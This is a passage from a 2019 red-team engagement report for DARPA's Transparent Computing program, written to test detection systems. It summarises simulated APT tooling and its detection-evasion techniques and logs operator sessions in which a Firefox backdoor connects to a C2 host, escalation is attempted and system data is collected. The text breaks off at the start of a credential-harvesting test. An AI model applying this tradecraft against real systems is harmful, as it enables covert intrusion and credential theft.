
DARPA Transparent Computing

**Kudu Dynamics**

**TA5.1 Final Report Engagement 5**

Revision 1.0

June 28, 2019



FA8650-15-C-7560

Kudu Dynamics

14425 Penrose Pl

Suite 404

Chantilly, VA 20151




Table of Contents

[1 Kudu Dynamics TA5.1 TRADECRAFT Summary 7](#_Toc12599990)

[2 Overview 8](#_Toc12599991)

[2.1 Attackers 8](#_Toc12599992)

[2.2 Schedule 8](#_Toc12599993)

[3 05/08/2019: TA5.2 Attacks Day 1 9](#_Toc12599994)

[3.1 Schedule 9](#_Toc12599995)

[3.2 12:58 -- TA5.2 Windows 2 -- Firefox Drakon APT Sysinfo 9](#_Toc12599996)

[3.2.1 Targets 9](#_Toc12599997)

[3.2.2 Capabilities 9](#_Toc12599998)

[3.2.3 Event Log 9](#_Toc12599999)

[3.3 14:37 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 1 13](#_Toc12600000)

[3.3.1 Targets 14](#_Toc12600001)

[3.3.2 Capabilities 14](#_Toc12600002)

[3.3.3 Event Log 14](#_Toc12600003)

[3.4 14:54 -- TA5.2 Ubuntu 1 -- SSH BinFmt-Elevate 15](#_Toc12600004)

[3.4.1 Target 15](#_Toc12600005)

[3.4.2 Capabilities 15](#_Toc12600006)

[3.4.3 Event Log 15](#_Toc12600007)

[3.5 15:14 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 2 18](#_Toc12600008)

[3.5.1 Targets 18](#_Toc12600009)

[3.5.2 Capabilities 18](#_Toc12600010)

[3.5.3 Event Log 18](#_Toc12600011)

[3.6 15:41 -- TA5.2 Windows 1 -- Firefox BITS Micro APT 24](#_Toc12600012)

[3.6.1 Targets 25](#_Toc12600013)

[3.6.2 Capabilities 25](#_Toc12600014)

[3.6.3 Event Log 25](#_Toc12600015)

[4 05/09/2019 – TA5.2 Attacks Day 2 and Windows Drakon APT 26](#_Toc12600016)

[4.1 Schedule 26](#_Toc12600017)

[4.2 Setup 26](#_Toc12600018)

[4.3 13:26 -- TA1 FiveDirections 2 -- Firefox Drakon APT Elevate Copykatz Sysinfo 26](#_Toc12600019)

[4.3.1 Targets 26](#_Toc12600020)

[4.3.2 Capabilities 26](#_Toc12600021)

[4.3.3 Event Log 26](#_Toc12600022)

[4.4 13:57 -- TA1 MARPLE 1 -- Firefox Drakon APT 34](#_Toc12600023)

[4.4.1 Targets 34](#_Toc12600024)

[4.4.2 Capabilities 34](#_Toc12600025)

[4.4.3 Event Log 34](#_Toc12600026)

[4.5 14:35 -- TA5.2 Ubuntu 1 -- Firefox Drakon APT Elevate 35](#_Toc12600027)

[4.5.1 Targets 35](#_Toc12600028)

[4.5.2 Capabilities 35](#_Toc12600029)

[4.5.3 Event Log 35](#_Toc12600030)

[4.6 15:34 -- TA5.2 Windows 2 -- Firefox BITS Micro APT 36](#_Toc12600031)

[4.6.1 Targets 36](#_Toc12600032)

[4.6.2 Capabilities 36](#_Toc12600033)

[4.6.3 Event Log 36](#_Toc12600034)

[5 05/10/2019 – Nmap SSH SCP 41](#_Toc12600035)

[5.1 Schedule 41](#_Toc12600036)

[5.2 10:26 -- Multiple Performers -- Nmap SSH SCP 41](#_Toc12600037)

[5.2.1 Targets 41](#_Toc12600038)

[5.2.2 Capabilities 41](#_Toc12600039)

[5.2.3 Event Log 41](#_Toc12600040)

[6 05/13/2019 – Metasploit APK 57](#_Toc12600041)

[6.1 Schedule 57](#_Toc12600042)

[6.2 10:26 -- ClearScope -- Metasploit APK 57](#_Toc12600043)

[6.2.1 Targets 57](#_Toc12600044)

[6.2.2 Capabilities 57](#_Toc12600045)

[6.2.3 Event Log 57](#_Toc12600046)

[7 05/14/2019 – Linux Drakon APT and Android Micro APT 61](#_Toc12600047)

[7.1 Schedule 61](#_Toc12600048)

[7.2 Setup 61](#_Toc12600049)

[7.3 10:08 -- TA1 TRACE 2 -- Firefox Drakon APT Elevate Inject 61](#_Toc12600050)

[7.3.1 Targets 61](#_Toc12600051)

[7.3.2 Capabilities 61](#_Toc12600052)

[7.3.3 Benign Activity Setup 61](#_Toc12600053)

[7.3.4 Event Log 63](#_Toc12600054)

[7.4 11:45 -- TA1 THEIA -- Firefox Drakon APT (Failed) 70](#_Toc12600055)

[7.4.1 Targets 70](#_Toc12600056)

[7.4.2 Capabilities 70](#_Toc12600057)

[7.4.3 Event Log 70](#_Toc12600058)

[7.5 16:09 -- TA1 ClearScope 1 -- BarePhone Micro APT (Failed) 71](#_Toc12600059)

[7.5.1 Targets 71](#_Toc12600060)

[7.5.2 Capabilities 71](#_Toc12600061)

[7.6 20:32 -- TA1 THEIA 3 -- Benign Activity (BinFmt-Elevate Setup) 71](#_Toc12600062)

[7.6.1 Targets 71](#_Toc12600063)

[7.6.2 Capabilities 71](#_Toc12600064)

[7.6.3 Benign Activity Setup 71](#_Toc12600065)

[8 05/15/2019 – New Elevate, Inject, and Android Apps 73](#_Toc12600066)

[8.1 Schedule 73](#_Toc12600067)

[8.2 Setup 73](#_Toc12600068)

[8.3 10:22 -- TA1 ClearScope 1 -- Benign Activity (Screencap APK, Failed) 73](#_Toc12600069)

[8.3.1 Targets 74](#_Toc12600070)

[8.3.2 Capabilities 74](#_Toc12600071)

[8.3.3 Benign Activity Setup 74](#_Toc12600072)

[8.3.4 Event Log 74](#_Toc12600073)

[8.4 13:15 -- FiveDirections 2 -- Firefox BITS Micro APT 74](#_Toc12600074)

[8.4.1 Targets 75](#_Toc12600075)

[8.4.2 Capabilities 75](#_Toc12600076)

[8.4.3 Event Log 75](#_Toc12600077)

[8.5 14:14 -- ClearScope ch64 -- Barephone Micro APT (Failed) 78](#_Toc12600078)

[8.5.1 Targets 78](#_Toc12600079)

[8.5.2 Capabilities 78](#_Toc12600080)

[8.5.3 Benign Activity 78](#_Toc12600081)

[8.5.4 Benign Activity Setup 78](#_Toc12600082)

[8.5.5 Event Log 78](#_Toc12600083)

[8.6 14:48 -- TA1 THEIA 1 -- Firefox Drakon APT BinFmt-Elevate Inject 79](#_Toc12600084)

[8.6.1 Targets 79](#_Toc12600085)

[8.6.2 Capabilities 79](#_Toc12600086)

[8.6.3 Event Log 79](#_Toc12600087)

[8.6.4 Benign Activity Setup 80](#_Toc12600088)

[8.6.5 Event Log (Cont) 81](#_Toc12600089)

[8.7 15:39 -- TA1 ClearScope 2 -- Appstarter APK Micro APT Elevate 81](#_Toc12600090)

[8.7.1 Targets 81](#_Toc12600091)

[8.7.2 Capabilities 81](#_Toc12600092)

[8.7.3 Event Log 82](#_Toc12600093)

[8.7.4 Benign Activity Setup 83](#_Toc12600094)

[8.7.5 Event Log (Cont) 83](#_Toc12600095)

[8.8 Setup for Wednesday Night Test 88](#_Toc12600096)

[9 05/16/2019 – Nginx and Firefox with Drakon APT and BITS 89](#_Toc12600097)

[9.1 Schedule 89](#_Toc12600098)

[9.2 Setup 89](#_Toc12600099)

[9.3 09:32 -- TA1 CADETS 1 and 2 -- Nginx Drakon APT 89](#_Toc12600100)

[9.3.1 Targets 89](#_Toc12600101)

[9.3.2 Capabilities 89](#_Toc12600102)

[9.3.3 Event Log 89](#_Toc12600103)

[9.4 11:03 -- Five Directions 1 -- Firefox BITS Verifier Drakon APT 91](#_Toc12600104)

[9.4.1 Targets 91](#_Toc12600105)

[9.4.2 Capabilities 91](#_Toc12600106)

[9.4.3 Benign Activity Setup 91](#_Toc12600107)

[10 05/17/2019 – TRACE, CADETS, ClearScope, and Five Directions 94](#_Toc12600108)

[10.1 Schedule 94](#_Toc12600109)

[10.2 Setup 94](#_Toc12600110)

[10.3 09:05 -- TRACE 1 and 2 – Azazel APT (Failed) 94](#_Toc12600111)

[10.3.1 Targets 94](#_Toc12600112)

[10.3.2 Capabilities 95](#_Toc12600113)

[10.3.3 Event Log 95](#_Toc12600114)

[10.4 10:16 -- CADETS 1 and 2 -- Nginx Drakon APT 100](#_Toc12600115)

[10.4.1 Targets 101](#_Toc12600116)

[10.4.2 Capabilities 101](#_Toc12600117)

[10.4.3 Event Log 101](#_Toc12600118)

[10.4.4 Event Log 2 (Missed C2 Connections) 105](#_Toc12600119)

[10.5 11:50 -- TA1 ClearScope 2 -- Firefox Drakon APT 106](#_Toc12600120)

[10.5.1 Targets 106](#_Toc12600121)

[10.5.2 Capabilities 106](#_Toc12600122)

[10.5.3 Event Log 106](#_Toc12600123)

[10.6 12:26 -- FiveDirections 3 -- Firefox DNS Drakon APT FileFilter-Elevate 108](#_Toc12600124)

[10.6.1 Targets 108](#_Toc12600125)

[10.6.2 Capabilities 108](#_Toc12600126)

[10.6.3 Benign Activity Setup 108](#_Toc12600127)

[10.7 Event Log 110](#_Toc12600128)

[10.8 13:01 -- MARPLE 1 -- Firefox DNS Drakon APT 113](#_Toc12600129)

[10.8.1 Targets 113](#_Toc12600130)

[10.8.2 Capabilities 113](#_Toc12600131)

[10.8.3 Event Log 114](#_Toc12600132)

[10.8.4 Benign Activity Setup 117](#_Toc12600133)

[10.9 14:27 -- TA1 ClearScope 1 and 2 -- MyApp APK AppStarter APK Micro APT (Failed) 117](#_Toc12600134)

[10.9.1 Targets 117](#_Toc12600135)

[10.9.2 Capabilities 117](#_Toc12600136)

[10.9.3 Benign Activity Setup 117](#_Toc12600137)

[10.9.4 Event Log 121](#_Toc12600138)

[10.9.5 Event Log 122](#_Toc12600139)

[10.10 15:43 -- ClearScope 2 -- Lockwatch APK Java APT 123](#_Toc12600140)

[10.10.1 Targets 123](#_Toc12600141)

[10.10.2 Capabilities 123](#_Toc12600142)

[10.10.3 Benign Activity Setup 123](#_Toc12600143)

[10.10.4 Event Log 123](#_Toc12600144)

[10.11 16:11 -- FiveDirections 1 -- Verifier Drakon APT FileFilter-Elevate (Cont) 126](#_Toc12600145)

[10.11.1 Targets 126](#_Toc12600146)

[10.11.2 Capabilities 126](#_Toc12600147)

[10.11.3 Event Log 126](#_Toc12600148)

[10.12 16:20 -- ClearScope 1 -- Tester Micro APT BinFmt-Elevate 128](#_Toc12600149)

[10.12.1 Targets 128](#_Toc12600150)

[10.12.2 Capabilities 128](#_Toc12600151)

[10.12.3 Benign Activity Setup 128](#_Toc12600152)

[10.12.4 Event Log 1 129](#_Toc12600153)

[10.12.5 Event Log 2 129](#_Toc12600154)

[11 Analysis 132](#_Toc12600155)

[11.1 TA5.2 Cyber Protection Team 132](#_Toc12600156)

[11.1.1 05/08/2019 12:58 -- TA5.2 Windows 2 -- Firefox Drakon APT Sysinfo 132](#_Toc12600157)

[11.1.2 05/08/2019 14:37 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 1 133](#_Toc12600158)

[11.1.3 05/08/2019 15:14 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 2 133](#_Toc12600159)

[11.2 MARPLE 134](#_Toc12600160)

[11.2.1 TA1 FiveDirections 135](#_Toc12600161)

[11.2.2 TA1 CADETS 136](#_Toc12600162)

[11.2.3 TA1 TRACE 136](#_Toc12600163)

[11.2.4 TA1 ClearScope 137](#_Toc12600164)

[11.2.5 TA1 THEIA 139](#_Toc12600165)


[11.2.6 TA1 MARPLE 139](#_Toc12600166)

[11.3 ADAPT 140](#_Toc12600167)

[Appendix A. Graphs 141](#_Toc12600168)

# Kudu Dynamics TA5.1 TRADECRAFT Summary

TRADECRAFT, voice of the offense for Transparent Computing, developed and deployed full-featured APT simulacrums in overseeing multiple adversarial engagements. Capabilities span the entire MITRE ATT&CK adversarial life-cycle, from backdoors to exploit shellcode, from stage1 download to execution of APT simulacrum in-memory of the exploited process’s memory, from fingerprint and survey of the target to sensitive data exfil. Multiple variations of APTs and attack capabilities were delivered for Windows, Ubuntu, FreeBSD, and Android.

TRADECRAFT strived to push performers by always staying one step ahead while also leaving a trail for them to follow. Early capabilities were intentionally easy to detect, including file droppers, accessing files from disk, and unencrypted C2 over TCP. Over time, APTs were upgraded to more advanced capabilities as the TC performers improved their detection ability: APTs began loading themselves reflectively into memory to avoid executing from disk; system calls were leveraged to avoid commonly monitored APIs such as file open() and write(); modules were loaded in-memory for network recon, screen capture, audio capture, video capture, and keylogging; and privilege escalation and process injection were introduced to pivot to other processes, to hide in plain sight, to persist, to harvest credentials. As we learned what the performers were using to signature and detect our capabilities, we upgraded our capabilities to avoid the defining characteristics being used to signature them.

Over the course of TC, TRADECRAFT evolved from 90s era malware into a cutting edge adversarial toolchain that is almost entirely undetected by current endpoint technology such as Endgame. More details are available in the TA5.1 TRADECRAFT Capabilities Summary.

# Overview

The purpose of this document is to detail the events which occurred during the fifth and final Transparent Computing (TC) adversarial engagement (E5). These engagement details include the following information:

* Description and objective
* Schedule
* Network setup
* Log of events
* Analysis of TA2 reports
* Graphs

## Attackers

The attackers used whatever means available to them to test as much variation in capabilities as possible. Unlike in previous engagements, there was no scenario simulating specific threat actors such as nation state or common threat actors. Instead, all attacks against a specific TA1 target was limited to a designated day from 9AM to 5PM.

## Schedule

The fifth engagement had 3 hosts for each performer. These hosts used different pairs of hosts for each day. All three of the hosts from each of the performers were homogeneous. Attacks against the performers were randomly selected by TA5.1.

|  |  |  |
| --- | --- | --- |
| **Time** | **Target** | **Tool** |
| 05/08/2019 | TA5.2 Windows1,2 and Ubuntu1 | Firefox Drakon APT Elevate, Copykatz Sysinfo, Firefox BITS Mircro APT, Firefox BinFMT-Elevate |
| 05/09/2019 | FiveDirections1, Marple1,TA52 Ubuntu1, TA5.2 Windows 2 | Firefox Drakon APT Elevate, Copykatz Sysinfo, Firefox BITS Mircro APT, |
| 05/10/2019 | Multiple Performers | Nmap SSH SCP |
| 05/13/2019 | ClearScope | Metasploit APK |
| 05/14/2019 | TRACE2, THEIA, ClearScope1, THEIA3 | FirefoxDrakonAPT Elevate inject, FirefoxDrakonAPT(failed), BarePhoneMicroAPT (failed), BenignActivity (BinFmt-Elevate Setup) |
| 05/15/2019 | ClearScope1, FiveD2, ClearScope2, THEIA1, ClearScope2 | Screencap APK (Failed), Firefox BITS MicroAPT, Barephone Micro APT, Firefox Drakon APT BinFmt Elevate inject, Appstarter APK micro APT Elevate |
| 05/16/2019 | CADETS1 and 2, FiveD1 | Nginx Drakon APT, Firefox BITS Verifier Drakon APT |
| 05/17/2019 | TRACE1 and 2, CADETS1 and 2, ClearScope1 and 2, MARPLE1, FiveD3 and 1 | Windows 7 & Ubuntu 14.04 |

# 05/08/2019: TA5.2 Attacks Day 1

## Schedule

|  |  |  |
| --- | --- | --- |
| 12:58 | TA5.2 Windows 2 | Firefox Drakon APT Sysinfo |
| 14:37 | TA5.2 Windows 1 | Firefox Drakon APT Elevate Copykatz 1 |
| 14:54 | TA5.2 Ubuntu 1 | SSH BinFmt-Elevate |
| 15:14 | TA5.2 Windows 1 | Firefox Drakon APT Elevate Copykatz 2 |
| 15:41 | TA5.2 Windows 1 | Firefox BITS Micro APT |

## 12:58 -- TA5.2 Windows 2 -- Firefox Drakon APT Sysinfo

First attacked ta51-pivot-2 and deployed OC2, allowing us to run our attack from within the target network. Exploited Firefox backdoor by browsing to our compromised host at http://128.55.12.233. loaderDrakon was executed in Firefox memory and connected out to 128.55.12.233:8000 and 128.55.12.233:443 for C2. Before the test, we observed that the hosts had been rebooted without disabling driver signature enforcement, meaning we would not be able to use our elevate drivers. We tried to elevate anyway, but it failed as we expected. We loaded the sys\_info module to recon data from the system. After we finished the test, we asked BBN to reboot the hosts 30 minutes later and disable driver signing so that we could re-run the test using privilege escalation.

### Targets

* ta51-pivot-2 128.55.12.233 Ubuntu 14.04
* ta52-windows-2 128.55.12.77 Windows 10

### Capabilities

* Firefox 54.0.1 backdoor
* Drakon APT
* Sysinfo module
  + Partial success, WMI failed due to some configuration issue on target
* Elevate driver
  + Failed because driver signing was not disabled after reboot

### Event Log

12:58

Benign activity opened Firefox and browsed to http://128.55.12.233

[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W1] ####################

13:00

W1>whoami

[\*] admin

13:01

W1>pwd

[\*] C:\Users\admin\Documents

13:01

W1>getpid

[\*] pid: 2216

13:02

W1>elevatepid '\\.\regmon' 2216

[\*] Elevate process [\\.\regmon] [2216]

[\*] elevate failed with status -1

[\*] Did you install the elevate driver before running the elevate command?

13:02

W1>elevatepid '\\.\sysmon' 2216

[\*] Elevate process [\\.\sysmon] [2216]

[\*] elevate failed with status -1

[\*] Did you install the elevate driver before running the elevate command?

13:07

W1>module sysinfo /e5/deploy/sysinfo.windows.x64.dll

W1>module

[\*] +---------+------------------------------------+----------+

[\*] | name | library | deployed |

[\*] +---------+------------------------------------+----------+

[\*] | sysinfo | /e5/deploy/sysinfo.windows.x64.dll | 0 |

[\*] +---------+------------------------------------+----------+

13:07

W1>deploy sysinfo

[\*] Loading module /e5/deploy/sysinfo.windows.x64.dll

[\*] deploy success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

W1>[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

13:08

W1>GetOSInfo

[\*] sysinfo.GetOSInfo returned success

13:10

W1>pwd

[\*] C:\Users\admin\Documents

13:10

W1>dir

13:11

W1>GetOSInfo C:\Users\admin\unexpected (C:\Users\admin\Documents\Usersadminunexpected)

[\*] sysinfo.GetOSInfo returned success

13:12

W1>dir

13:12

W1>cd ..

13:13

W1>dir

13:13

W1>GetAllInfo C:\users\admin\travesty (C:\Users\admin\usersadmintravesty)

[\*] sysinfo.GetAllInfo returned success

13:13

W1>dir

13:14

W1>dir

13:17

W1>cd Documents

W1>dir

13:19

W1>cat Usersadminunexpected

[\*]

------------ BEGIN OS INFORMATION ------------

-- Begin BIOS Information --

- Name =

- Description =

- Version =

-- End BIOS Information --

-- Begin MotherBoard Information --

- Name =

- Description =

- Revision Number =

-- End MotherBoard Information --

-- Begin Owner Information --

- Primary Name =

- Primary Contact =

-- End Owner Information --

-- Begin Date/Time Information --

- Current Time Zone = 0

- Daylight Savings in Effect = FALSE

- Enable Daylight Savings = FALSE

-- End Date/Time Information --

-- Begin Network Information --

- User Name =

- DNS Host Name =

- Workgroup Name =

- Domain Name =

- Domain Role = 0

- Network Server Mode Enabled = FALSE

- Roles =

-- End Network Information --

-- Begin Network Profiles --

- Found 0 profiles

-- End Network Profiles --

------------ END OS INFORMATION ------------

END OS INFORMATION ------------

13:20

W1>cat usersadmintravesty

[\*]

------------ BEGIN SYSTEM INFORMATION ------------

- Number of Keyboard(s) = 1

- Number of Mouse(s) = 2

- Number of HID(s) = 0

-- Begin Kernel Info --

- Kernel Type = 1

- Build Version = 10.0.16299.15

-- End Kernel Info --

-- Begin OS Info --

- OS Name = Windows

- Version Name = ERROR : WMI Connect

- Build Version = 10.0.16299.15

-- End OS Info --

-- Begin Memory Info --

- Physical Memory (24.40 GB/28.00 GB)

- Virtual Memory (131070.34 GB/131072.00 GB)

-- End Memory Info --

-- Begin All Displays Info --

- Number of Displays = 1 --

- Display #1 --

-- Begin Display Info --

- Dimensions = 1024x768

- BitsPerPixel = 32

- DotsPerInch = 96

-- End Display Info --

-- End All Displays Info --

------------ END SYSTEM INFORMATION ------------

------------ BEGIN CPU INFORMATION ------------

- Architechture = X64

- Endianess = LITTLE

- Frequency = 100.00 GHZ

- Vendor Name = GenuineIntel

- Vendor ID = Intel64 Family 6 Model 6 Stepping 3

- Model Name = QEMU Virtual CPU version 2.5+

-- Begin Counts Info --

- Number of Hyperthread Cores = 2

- Number of Cores = 2

- Number of Units = 2

-- End Counts Info --

-- Begin Cache Info -- [41/1015]

- Cache Type = UNIFIED

- Cache Size = 4 MB

- Line Size = 64 Bytes

- Associativity = 16

-- End Cache Info --

-- Begin Supported Instruction Sets List --

- Instruction Set = X87\_FPU

- Instruction Set = BMI1

-- End Supported Instruction Sets List --

------------ END CPU INFORMATION ------------

------------ BEGIN GPU INFORMATION ------------

-- Begin Device List --

- Found 0 GPU devices

-- End Device List --

------------ END GPU INFORMATION ------------

------------ BEGIN MEMORY INFORMATION ------------

- Physical Memory (24.40 GB /28.00 GB) --

- Virtual Memory (131070.34 GB, 131072.00 GB) --

-- Begin All Drives Info --

- Number of Logical Drives = 2 --

-- Begin Drive Info --

- Letter = C

- Volume Name = "UNKNOWN"

- Type = FIXED

- Size = 255.51 GB

- Available Free = 208.89 GB

- Total Free = 208.89 GB

-- End Drive Info --

-- Begin Drive Info --

- Letter = D

- Volume Name = "Data"

- Type = FIXED

- Size = 3583.87 GB

- Available Free = 3583.59 GB

- Total Free = 3583.59 GB

-- End Drive Info --

-- End All Drives Info --

------------ END MEMORY INFORMATION ------------

------------ BEGIN OS INFORMATION ------------

-- Begin BIOS Information --

- Name =

- Description =

- Version =

-- End BIOS Information --

-- Begin MotherBoard Information --

- Name =

- Description =

- Revision Number =

-- End MotherBoard Information --

-- Begin Owner Information --

- Primary Name =

- Primary Contact =

-- End Owner Information --

-- Begin Date/Time Information --

- Current Time Zone = 0

- Daylight Savings in Effect = FALSE

- Enable Daylight Savings = FALSE

-- End Date/Time Information --

-- Begin Network Information --

- User Name =

- DNS Host Name =

- Workgroup Name =

- Domain Name =

- Domain Role = 0

- Network Server Mode Enabled = FALSE

- Roles =

-- End Network Information --

-- Begin Network Profiles --

- Found 0 profiles

-- End Network Profiles --

------------ END OS INFORMATION ------------

n Network Profiles --

- Found 0 profiles

-- End Network Profiles --

------------ END OS INFORMATION ------------

13:27

W1>hostname

[\*] ta52-windows-2

13:28

MAIN>list

W1 128.55.12.77:51258 --> 128.55.12.233:443 [HTTP] Wed May 8 12:58:02 2019 active 1823s

13:28

W1>quit

MAIN>list

W1 128.55.12.77:51258 --> 128.55.12.233:443 [HTTP] Wed May 8 12:58:02 2019 DEAD 1843s

## 14:37 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 1

First attacked ta51-pivot-2 and deployed OC2, allowing us to run our attack from within the target network. Exploited Firefox backdoor by again browsing to http://128.55.12.233. loaderDrakon was executed in Firefox memory and connected out to 128.55.12.233:8000 and 128.55.12.233:443 for C2. After the BBN reboot, driver signing was disabled, and we would now be able to use privilege escalation via our perfmon driver. We loaded the copykatz module planning to recon data from the system; however, an error in our C2 resulted in loss of connection and a premature end to the test. We re-ran this test later in the same day.

### Targets

* ta51-pivot-2 128.55.12.233 Ubuntu 14.04
* ta52-windows-1 128.55.12.76 Windows 10

### Capabilities

* Firefox 54.0.1 backdoor
* Drakon APT
* Elevate driver (Perfmon)
* Copykatz module (Mimikatz)

### Event Log

14:37

Benign activity opened Firefox and browsed to http://128.55.12.233

14:37

